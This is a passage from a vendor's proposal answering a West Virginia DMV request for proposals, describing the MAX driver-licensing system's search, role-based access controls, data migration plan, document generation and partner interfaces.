A mobile-related benefit of the MAX system is its ability to support many different types of mobile DLs/IDs. More detail about this can be found in the Mobile DL/ID (RFP 4.3.2.11) section below.

Intuitive Solution (RFP 4.2.1.4)

Provide an intuitive solution that supports both law enforcement with real time search capability, and daily business intelligence for reporting and auditing functions. Many different searches are present in the various systems in use today. WVDMV envisions that the customer number or unique identifier will be the highest order search that can be performed. From the Customer Centric screen there will be several fields that can be used to enter information for the search. This will include, but is not limited to Social Security Number, Title Number, Registration number, Previous Registration number, First Name, Middle Name, Last Name, File number, Customer Number or Unique Identifier, and Driver License number. An address search capability would also enhance the agency's ability to link vehicles and owners.

When a search returns information, all search matches will be presented on the screen with a link to each point of information. Users can click on a link and be taken to the specific process that handles that information. However, it is important to build user related restrictions into the functionality of the system, as not all details can be made available to all employees due to privacy issues.

MAX provides real-time search capabilities for those who have permissions to view the data being searched. This includes customers (their own data), employees, as well as trusted external partners like law enforcement, prosecutors, etc. Data can be viewed at the account-level or at an aggregate-level such as business intelligence reports. Data can also be shared easily with trusted partners such as law enforcement's NLETS. The AstreaX team will work with the WVDMV to determine the optimal way to share this data (ideally via API but there may be a need to share a different way.) MAX also has robust auditing capabilities that track customer service history, employees (and their managers) overriding system workflow, and captures which customer accounts have been viewed by which employees. For example, in Arizona, MVD employees are not allowed to view their own account.

MAX boasts exceptional search capabilities. Employees using MAX can search on customer unique identifier, social security number (SSN), driver license number, and name (first, middle, last), license plate, handicap placard, permit, VIN, title number, and registration number (current or previous). Today, searching by address doesn't exist in MAX but the AstreaX team will work with the WVDMV to determine whether address or potentially other search criteria are needed. MAX will serve as the central repository for all information (excluding Vehicle Services data which will be stored in a separate system of record) and any updates made through the various customer services channels (online, Regional Offices, Mailroom, Contact Center, Kiosk, etc.) will be reflected in real-time during a search. Assuming Champ, the Vehicle Services system, can be queried via API in real-time, the vehicle information returned during a search will be real-time results as well.

The MAX system also contains an efficient search tool called Omni Search. Omni Search is a single search field where an employee can search by an identifying characteristic and click search and have any customer or vehicle who meets those criteria be returned. Omni Search is a time-saver and enables employees to quickly search on a variety of characteristics without specifying the type of characteristic. Characteristics can be searched using MAX's Omni Search can be entered in full (e.g., complete last name) or partial (e.g., partial last name). Additional search characteristics that can be used in Omni Search (full or partial) are DL number, customer unique identifier, social security number (SSN), license

plate, VIN, and title number. It's important to note that the speed of Omni Search may be significantly hampered in West Virginia with the vehicle data residing in a separate system. The implementation of Omni Search will need to be evaluated for use once MAX and the Vehicle Services system are communicating with each other.




Figure 5. MAX Advanced Search Feature with Omni Search

Any search results will be limited based on the security of the user performing the search. See the Roles Based Access Controls (RBAC) (RFP 4.2.2.2) section below for more details on how the security controls are implemented. Any users accessing MAX, including external users such as law enforcement, must be set up in Active Directory and have a user role and business unit defined in MAX. If the user, based on their security profile, has limitations on what they can view, certain fields will be hidden or masked.

Interfaces (RFP 4.2.1.5)

Interface with all other DMV systems/partners per attachment B.

As an open, API-based system, MAX will interface with other DMV systems/partners as required. Please see Data Exchange Interfaces with Partners (RFP 4.2.2.9) section below for more information on specific interfaces.

AAMVA Standards (RFP 4.2.1.6)

Implement or modernize the following programs in accordance with AAMVA standards.

MAX is set up to communicate with AAMVA using AAMVA standards and is handling this two-way communication today in Arizona. Arizona is in development of the next generation RESTful web services. The Wyoming-AAMVA connection for their instance of MAX is currently being stood up. A full list of AAMVA interfaces can be found in Data Exchange Interfaces with Partners (RFP 4.2.2.9) section below. These interfaces may need to be slightly modified for West Virginia. AstreaX will work with the WVDMV to make any adjustments needed.

State to State (RFP 4.2.1.6.1)

Driver History Record (DHR) – SPEXS 6.2 (4.2.1.6.2)

Exclusive Electronic Exchange (EEE) (RFP 4.2.1.6.3)

Drug and Alcohol Clearinghouse (DACH) – SPEXS 6.3 (RFP 4.2.1.6.4)

National Registry of Certified Medical Examiners (NRCME) (RFP 4.2.1.6.5)

Please see Data Exchange Interfaces with Partners (RFP 4.2.2.9) below.

Electronic Workflow (RFP 4.2.1.7)

To provide an electronic workflow that generates digital copies of letters, forms, and notices that are sent from the system and stores them in the DMV document management system.

The MAX system generates PDF documents during a Driver transaction or batch program such as suspension processing. An example of a PDF document from a driver transaction is a temporary Driver License or receipt from a payment made. Both of these digital documents are stored in the MAX customer document center (Azure blob storage) and linked to the customer’s account. An employee using MAX or the customer logging into the Customer Portal can access these MAX generated documents.

Another example is a suspension notice (letter) that will be generated as the result of a workflow that starts with the capture of the conviction in MAX. The conviction may be manually entered or the result of an interface with the court systems. Assuming the conviction(s) result in a suspension notice being generated, it will be generated via a batch program. The suspension notice is sent to the print room via a Central Print facility and the PDF document is stored in the customer’s document center. As stated above, the employee using MAX or the customer logging into the Customer Portal can access these MAX generated documents.

The MAX Central Print facility allows for automated and manual release of documents to the print room. Document thresholds are established for each notice/letter. When the print request (ideally formatted in JSON) for the notice/letter is processed from the MAX Central Print facility it will be released for

printing if the number of documents falls within the acceptable range (min/max) for the notice/letter. If the number of print requests is outside the acceptable range a manual review with the WVDMV business team will be conducted to determine if there are any system issues for the number of print requests. This acceptable range check is a great system feature and serves as a good control for the WVDMV. The range check feature has prevented duplicate letters from being mailed out when a manual print job was accidentally run more than once which would have resulted in additional printing cost and potential customer confusion by receiving multiple copies of the same letter. The range check feature has also alerted staff when the count was below the minimum range which led to the discovery of a court system issue. The acceptable range check provides the business team the opportunity to research a potential issue before it impacts a customer.

If the WVDMV prefers that the documents be maintained in a separate DMV document management system an interface will be developed that allows the generated PDF documents to be maintained in the desired document management system.

Today MAX has an interface to connect with the AZ MVD's print vendor. Depending on how similar the interface is to what's needed in the WVDMV, the interface may be modified to connect with the West Virginia Office of Technology Central Print Shop or a new interface will be created. This interface is included in the Data Exchange Interfaces with Partners (RFP 4.2.2.9) section below.

Mandatory Project Requirements (RFP 4.2.2)

The following mandatory requirements relate to the goals and objectives and must be met by the Vendor as a part of its submitted proposal. The Vendor should describe how it will comply with the mandatory requirements and include any areas where its proposed solution exceeds the mandatory requirement.

MAX and the AstreaX team meets or exceeds the mandatory requirements stated in the West Virginia RFP. Mandatory requirements are addressed below in the How the MAX System and AstreaX Meet the Mandatory Requirements section. Additional functionality that exceeds the mandatory requirements are described in the Features and Benefits that Exceed RFP Requirements section below.

How the MAX System & AstreaX Meet the Mandatory Requirements

Modernize the WVDMV Driver System (RFP 4.2.2.1)

The Vendor must provide, install, configure, test, support and maintain a modernized driver system for WVDMV. The new solution shall be an API-driven, Chromium based web application. It shall NOT have dependencies on any desktop client operating hardware or software. The local computing environment should have no bearing on the new solution.

The MAX system is an API-based application that was built to work on chromium-based browsers and works on other web browsers as well such as Safari. The web browser screens are provided by a server pool of web servers sitting behind a load balancer. The web servers host user interface applications that

perform API calls to the API layer of the MAX application. The API layer is also supported by a pool of virtual machines sitting behind a load balancer.

The APIs used in MAX have been developed to support web-based API calls as well as to support API calls from DMV partners such as government agencies or trusted third parties. The intent was to develop a single code module to support DMV functionality by multiple service delivery channels (online, Regional Office, contact center, kiosk, etc.) Security controls for partner API calls are provided through an external proxy server and the Azure API management application.

MAX is easily configurable using config files and database tables. The code architecture follows .NET standards using current versions of Azure services and other supporting tools such as Angular. The AstreaX team will work with the WVDMMV team to review the MAX architecture, tools, and technologies being utilized.

The installation, configuration, and customization of MAX code to meet the WVDMMV requirements will be performed by the AstreaX team. The testing of the MAX application will be supported in multiple phases. Developers will perform unit and integration tests and in some cases quality assurance (QA) Analysts will perform these types of tests as well. The QA Analysts will perform testing in an Azure test environment. Once QA has validated functionality in the test environment, WVDMMV resources will be notified that casual testing may be performed. The AstreaX team will support the WVDMMV in their user acceptance testing as required. Performance/load testing will be performed in a pre-Production and/or Production environment prior to go-live. The results will be reviewed with the WVDMMV team.

The AstreaX development and DevOps teams will provide support during the development and testing phases. Post go-live, the proven, formal support methodology will be implemented. The AstreaX DevOps team will be responsible for maintaining the operations of MAX that includes all batch and partner API support. The AstreaX team will provide support for ongoing code changes that may be required due to change controls, new legislation, or potential bugs that are reported.

Roles Based Access Controls (RBAC) (RFP 4.2.2.2)

The new solution shall use Roles Based Access Controls (RBAC) to segregate functions and services at the appropriate operational level.

The MAX system leverages role-based security incorporating both the user and business unit to determine the access granted. A business unit would typically correlate to a physical Regional Office or Back Office functionality (e.g., AAMVA Help Desk, Driver Enforcement) and business units will be added to support partner access for the WVDMMV implementation (for security access control). A menu item (security transaction) in MAX must be associated to both the user role and the business unit role to be visible in MAX. This allows the WVDMMV to control access to functions and services as required by operational area.

When an employee logs into MAX they must choose a business unit to log in with. The employee will only be presented those business units they belong to. This establishes their access to the menu items (security transactions). A user must be associated with at least one business unit and often times they may be associated with more than one business unit. In Arizona, a customer service representative (CSR) may work in multiple offices and are thus assigned to each business unit (office) that they work in.

An employee may also be associated with multiple user roles. In Arizona, a CSR has a role of CSR but may also be a supervisor or manager in which case they may have two or three roles assigned to their user management record. In cases where the user has multiple roles assigned, MAX will apply all of their assigned user roles and selected business unit to determine their level of access.

The MAX system also allows for specific data elements to have “access controls” assigned based on a role. For example, a full nine-digit SSN may only be presented to users with a role that allows for full display. Most users or CSRs will only see the last four digits of the SSN.

An employee that is assigned a supervisor role may be able to authorize certain transaction overrides that a CSR may need to perform for a customer. For example, if an AAMVA check is required for the issuance of a driver credential and the response is not returned in a timely manner the supervisor may override the AAMVA requirement to allow the service to complete.

The AstreaX team will work with the WVDMV to define the roles and security access required for transactions. The WVDMV team will provide business guidance on the creation of the roles required.

Although not required immediately for this RFP, the WVDMV has expressed a desire for the selected system to provide system access to dealers, licensed service providers, and potentially other external parties in the future. The MAX system enables this today via secure RESTful APIs to communicate with external systems. In Arizona, MAX communicates with external dealer systems, other Arizona State government entities such Secretary of State, Department of Economic Security, Department of Revenue, and more. As another example, in Wyoming the Department of Criminal Investigations will call a secure MAX API to verify a citizen’s identity as part of their concealed weapons permit management processes.

Vendor Access (RFP 4.2.2.3)

All Vendor employees requiring access to the solution shall be identified and authenticated using the state's Active Directory.

Any AstreaX employee requiring access to the MAX system will be onboarded through the appropriate WVDMV channels to ensure they are set up in the State of West Virginia’s Active Directory. MAX will utilize Azure Active Directory (AAD) connecting to either on-prem Active Directory or a connection to the West Virginia AAD. When an AstreaX employee logs in to the MAX system they will be required to

enter their West Virginia Active Directory account credentials and perform multi-factor authentication if necessary.

Migration (RFP 4.2.2.4)

Migrate the legacy mainframe WVDMV driver system data (DB2) to the new system of record. The solution shall maintain compliance with the state's Enterprise Architecture standard <https://sites.google.com/wv.gov/wvotenterprisearchitecture/home>. The vendor must fully explain and provide a data migration plan, along with a timeline to migrate the existing WVDMVDS data to the new solution.

Approach

The following steps will be performed to migrate the WVDMV data from DB2 to the Microsoft SQL server database in Azure:

- Identify the legacy source DB2 data
- Develop extract/export routines that prepare the data for migration to a Microsoft SQL Server "history" database in Microsoft Azure and load the data
- Conduct data mining/assessment of the WVDMV legacy system(s) data in the SQL Server "history" database
- Develop a data cleansing approach – work with WVDMV to "clean" the data
- Perform two-way data mapping – old data to new database and new database to old data – this will ensure ALL the required data is converted
- Develop data conversion scripts to transform/load the WVDMV data into the MAX database tables
- Perform multiple conversion "runs" to load the data which is a repeatable process up to go-live
- Reconcile actual results to expected results for each conversion run
- The AstreaX and WVDMV teams will validate the converted data

The WVDMV "history" database will be maintained after go-live for data research as required. In Arizona and Wyoming, the history database, also called accommodative data, has user interface screens and/or reports to allow DMV users to conduct research as required. Ad hoc queries may also be used to access this data. The history or accommodative data will allow the WVDMV to convert only current records and the history records that are required in the new database.

In Arizona and Wyoming, a concept of "leave behind" data was performed that could be considered a data purge. In Arizona a Death Master File was obtained from the Social Security Administration and Arizona customers were matched to identify deceased customers that would NOT be converted following the State data retention rules. These customers were "left behind." These customers remained in the history/accommodative data for research and retention purposes. This is a great example of only converting current records into the new database while retaining access to the legacy data.

A detailed data migration plan will be developed to outline the tasks and responsibilities required to conduct the data assessment, data cleansing, and data conversion process.



Figure 6. Data Migration Tasks

The assessment of the data must be performed to determine its reliability for data conversion. The number of data anomalies and the types of data issues will determine the team resources and timeline required to correct the problems.

The assessment will include a review of the future required data to ensure that only the required data is cleansed and converted into the new database. The scope of the data conversion process will be dependent on the number of years of data required to cleanse and convert.

Timeline

- Identify legacy data required for conversion – 30 days
- Develop extraction/unload routines from DB2 – 30 days
- Develop transfer routines (SFTP) to move data to Microsoft Azure – 5 days
- Load WVDMV data into Microsoft Azure “history” database – 20 days

Repeatable Process for Each Area

Starting with the Customer

- Analyze data
- Identify data issues
- Map data from DB2 tables to MAX database
- Develop conversion scripts
- Develop reconciliation scripts (ability to compare expected results against actual results)
- Perform conversion
- Perform reconciliation
- Identify/resolve data issues after each conversion run




Figure 7. Data Migration Timeline

Data (RFP 4.2.2.5)

WVDMVDS contains information related to the client that must meet Personally Identifiable Information (PII), Federal Tax Information (FTI) guidance and regulations and Social Security Online Verification (SSOLV) security requirements. The vendor shall ensure their solution complies with current state and federal security regulations and guidelines.

The Arizona instance of the MAX system deployed in Microsoft Azure follows NIST800 and FedRAMP standards. MAX has been operational since April of 2020. Through the normal course of Arizona operations, the MAX system has been involved in six audits. In 2023, Arizona participated in an SSA audit where MAX functionality was reviewed and accepted.

MAX follows PII regulations and SSOLV requirements. There are no known FTI requirements for the MAX system. AstreaX will work with the WVDMV to review the FTI guidance.

Forms, Letters and Notifications (RFP 4.2.2.6)

The vendor must explain how the solution will address approximately 25 forms, 180 letters and 10 notifications that will be printed, communicated or shared with customers, this should include email opt-in/opt-out options and text messaging.

The MAX system supports the generation of forms and letters using a PDF generation process. Standard form and letter templates are developed using Adobe Acrobat. A template is merged with JSON data passed from real time transactions or from batch programs such as suspension notice generators. After the JSON data is merged into the template a PDF is created, stored in an Azure container, and sent for central printing as required.

There may be forms/letters that have data that is dynamic or variable. For example, in the case of a payment receipt there may be multiple transactions performed with a single payment. The data displayed on the payment receipt could result in more than 1 PDF page. Payment receipts are always available digitally in the customer's secure document center in MAX although if a paper receipt is preferred, a customer can print it at home or have a Regional Office employee print the receipt in office.

In all cases, a MAX generated document is available in the customer's secure document center following State rules for availability. There may be cases where customer documents are generated for WVDMV use only. Security on forms/letters will allow the customer using the portal to view their associated documents. The AstreaX team will work with the WVDMV to identify the forms and letters required for generation. Each form/letter will be configured to support WVDMV business rules that will determine if the customer is allowed to view or download the form/letter.

MAX allows a customer to maintain contact information such as an email and/or a phone number. In Arizona renewal notices for a customer can be mailed or sent via email if email is set as the preferred communication method. The AstreaX team will work with the WVDMV to determine if a letter/form can be sent via email. For example, suspension notices may be required to be sent via physical mail. In the


customer contact area, MAX captures if the email is undeliverable or if the phone number provided for SMS texting is unreachable.



The screenshot shows a 'Contact Details' form. It includes a 'Contact Type' dropdown menu currently set to 'Personal Email'. Below this are four checkboxes: 'Email Enabled', 'Primary', 'Preferred Contact Method', and 'Undeliverable'. At the bottom right, there are 'Cancel' and 'Save' buttons.

Figure 8. Contact Information Functionality

Text messaging customers is an option available in MAX. In most cases the use of SMS text messaging is for notification to the DevOps team of system issues. The AstreaX team will work with the WVDMV to identify communications that need to be sent to a customer.



The screenshot shows a 'Contact Details' form. It includes a 'Contact Type' dropdown menu currently set to 'Personal Cell'. Below this are three checkboxes: 'Text Enabled', 'Primary', and 'Unreachable'. At the bottom right, there are 'Cancel' and 'Save' buttons.

Figure 9. Text Messaging Functionality

External Electronic Document (RFP 4.2.2.7)

The system must include an external electronic document submission process that associates the document to a unique customer identity.

The MAX system provides functionality to support document submission (uploading) of documents via a customer portal. The uploaded documents will be stored in Microsoft Azure (or a WVDMV specified document management system) with a linkage of the document to the unique customer number. The

uploaded documents are viewable by the customer in the MAX Customer Portal document center (My Documents). Generated documents in MAX are also viewable in the document center.




Figure 10. Document Upload Functionality




Figure 11. My Documents Library

SSOLV (RFP 4.2.2.8)

The Social Security Online Verification (SSOLV) process used to export/import data into files for sending/receiving interface consumers/providers shall function at least as they do currently.

MAX has two options to perform SSOLV queries in real time. One method is performed within a Driver Service when MAX detects during that service that the SSN has not been verified. A SSOLV query is sent, the response is analyzed in context of the service, and the results are displayed in the requirements tab on the screen. The other option is from the AAMVA Help Desk. This is a manual request initiated by an employee when the SSOLV query did not respond within the Driver Service. The AstreaX team would determine if there are any modifications needed to account for any differences between how the

WVDMV and the AZ MVD connect to this service. SSOLV is included in the Data Exchange Interfaces with Partners (RFP 4.2.2.9) section below.

Data Exchange Interfaces with Partners (RFP 4.2.2.9)

There are many interfaces that consume WVDMVDS data and WVDMVDS consumes data from many sources. The vendor must ensure this information consumption is minimally impacted as a result of the new system. Please refer to Attachment B for the list of interfaces and account for the creation of the following new interfaces with AAMVA.

Many of the interfaces listed in Exhibit B currently exist in the MAX system. These existing interfaces will be modified for use in West Virginia. Other interfaces will need to be built to support the WVDMV’s unique connections (e.g., West Virginia Office of Technology Central Print Shop). The following table shows each interface and its current availability within MAX.

MAX leverages RESTful web services to consume or send information where possible. In instances where a different data exchange interface is needed because of the system MAX is exchanging data with, interfaces can be built in other formats such as a file transfer using an SFTP server.

| Interface | Included in MAX | Notes |
|------------------------------------------------------------------|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| AAMVA – PDPS | Yes | Currently a UNI service until AAMVA completes their upgrade (late 2024 or early 2025). |
| AAMVA – SSOLV | Yes | A web service. |
| AAMVA – CDLIS | Yes | RESTful web services. |
| AAMVA – DLDV | Yes | Currently a UNI service until AAMVA completes their upgrade. |
| AAMVA – S2S | Yes | RESTful web services. |
| AAMVA – Drug and Alcohol Clearinghouse (DACH) – SPEXS 6.3 | Yes | RESTful web services. |
| AAMVA – Exclusive Electronic Exchange (EEE) | Yes | EEE Compliant. |
| AAMVA – Driver History Record (DHR) – SPEXS 6.2 | Yes | RESTful web services. |
| AAMVA – National Registry of Certified Medical Examiners (NRCME) | Planned | Planned for development. Scheduled for early 2024 by Arizona and Wyoming. |
| Credit Card Processing | Yes w/changes | This existing interface will need to be updated to work with WVDMV’s credit card processor. PCI requirements are expected to remain with the Credit Card vendor. |

| Interface | Included in MAX | Notes |
|--------------------------------------------------------------------|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Champ Titles - Digital Liens and Titles & Registrations | No | Interface will need to be developed. |
| West Virginia Interactive (NIC) – Insurance Verification | Yes w/changes | MAX interfaces with MVS for insurance verification. The MAX insurance interface will be modified to access NIC. |
| West Virginia Interactive (NIC) – County Sheriff's Office Renewals | No | The AstreaX team will work with WVDMV, NIC, and the County Sheriff's office to develop this interface. |
| West Virginia Interactive (NIC) – Driver History Record | Yes w/changes | MAX supports driver history record called MVRs in Arizona. The AstreaX team will work with WVDMV and NIC to modify the existing MAX interface. |
| West Virginia Interactive (NIC) – Online Renewals | Yes w/changes | MAX supports online driver renewals. The AstreaX team will work with WVDMV and NIC to modify the existing MAX service. |
| West Virginia Interactive (NIC) – Online Duplicates | Yes w/changes | MAX supports an online driver replacement transaction. The AstreaX team will work with WVDMV and NIC to modify the existing MAX service. |
| West Virginia Interactive (NIC) – LexisNexis Monitoring | Yes | MAX supports two interfaces with LexisNexis. One is a real time API via the Arizona Dept of Administration, and the other is file transfers with a batch process. The AstreaX team will work with WVDMV and NIC to support this interface. |
| West Virginia Interactive (NIC) – Kiosks | Yes | MAX provides support for kiosks in Arizona. The AstreaX team will work with WVDMV and NIC to support this interface. |
| West Virginia Interactive (NIC) – Online Vanity Plate Check | Yes | MAX supports an Online Vanity Plate Check. If required, the AstreaX team will work with WVDMV and NIC to support this interface. This may be a direct inquiry to the system provided by Champ Titles. |
| MCS – CVISN | Yes | Not expected to be used in this phase of the project but these interfaces do exist today. |
| MCS – IRP | Yes | Not expected to be used in this phase of the project but these interfaces do exist today. |
| MCS – IFTA | Yes | Not expected to be used in this phase of the project but these interfaces do exist today. |

| Interface | Included in MAX | Notes |
|-----------------------------------------------------|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CORE | Yes | MAX provides an interface for Organ Donor registration. The AstreaX team will work with WVDMV to modify the existing MAX interface. |
| Secretary of State – Voter Registration | Yes | MAX provides two interfaces for voter registration in Arizona. The AstreaX team will work with WVDMV to modify the existing MAX interfaces. |
| IDEMIA – Passport Verification | Yes | MAX utilizes a direct interface with AAMVA for USPVS. The AstreaX team will work with WVDMV to determine the best interface method for passport verification. |
| IDEMIA – Driver License Issuance | Yes w/changes | MAX had an interface with IDEMIA for DL issuance. The current interface in Arizona for DL issuance is with Thales. |
| IDEMIA – Back Office | No | The AstreaX team will work with WVDMV to determine the best interface method for IDEMIA Back Office. |
| IDEMIA – Web Enrollment | No | MAX provides enrollment for Driver License services. The AstreaX team will work with WVDMV to determine the best interface method for IDEMIA web enrollment. |
| dmvFIRST – DMV financial and cash remittance system | No | MAX provides for Financial and Cash Management functionality. The AstreaX team will work with WVDMV to determine the best interface method to the WVDMV financial and cash remittance system. |
| ApplicationXtender – DMV Electronic Image Warehouse | No | MAX has an integrated document management solution. The AstreaX team will work with WVDMV to determine the best interface method for document management. |
| Safety and Treatment | No | The AstreaX team will work with WVDMV to determine the best interface method to the Safety and Treatment program. A similar interface in Wyoming is under development for a 24x7 Sobriety program. |
| DUI/Interlock | Yes | MAX supports interfaces with a number of Ignition Interlock providers in Arizona. This same interface is under development in Wyoming. The interfaces will be modified (where required) to meet WVDMV needs. |

| Interface | Included in MAX | Notes |
|------------------------------------------|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Medical Review | Yes | MAX provides support for a medical review program in Arizona. The AstreaX team will work with WVDMV to determine the interface requirements for medical review in West Virginia. |
| CDL Testing | Yes | MAX supports an interface with AAMVA CSTIMS. The AstreaX team will work with WVDMV to determine the interface requirements for CDL testing in West Virginia. |
| wvOASIS – West Virginia Financial System | Yes w/changes | MAX supports an interface with the Arizona State Financial system. A similar interface is planned in Wyoming. The AstreaX team will work with WVDMV and wvOASIS to determine the interface requirements for West Virginia. |
| Dealer Licensing | Yes w/changes | MAX supports an interface with the Arizona Dealer License system. AstreaX team will work with WVDMV to determine the interface requirements for West Virginia. |
| Law Enforcement – State Police | Yes | MAX supports an interface for Arizona DPS (State Police). AstreaX team will work with WVDMV to determine the interface requirements for West Virginia. |
| Law Enforcement – Fusion Center | Yes | MAX supports an interface for Arizona law enforcement agencies via DPS. In Wyoming the MAX system will provide APIs to Wyoming law enforcement agencies. AstreaX team will work with WVDMV to determine the interface requirements for West Virginia law enforcement agencies. |
| Law Enforcement – FBI | Yes | MAX supports an interface for Arizona law enforcement agencies via DPS. In Wyoming the MAX system will provide APIs to Wyoming law enforcement agencies. AstreaX team will work with WVDMV to determine the interface requirements for West Virginia law enforcement agencies and the FBI. |
| Courts | Yes | MAX provides an interface to the Arizona Administrative Office of the Courts and in Wyoming to various courts who can provide electronic updates to the motor vehicle system. The AstreaX team will work with |

| Interface | Included in MAX | Notes |
|-------------------------------------------------------|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| | | WVDMV to determine the interface requirements for West Virginia courts. |
| Report Beam | No | The AstreaX team will work with WVDMV to determine the interface requirements for West Virginia collision reporting system. |
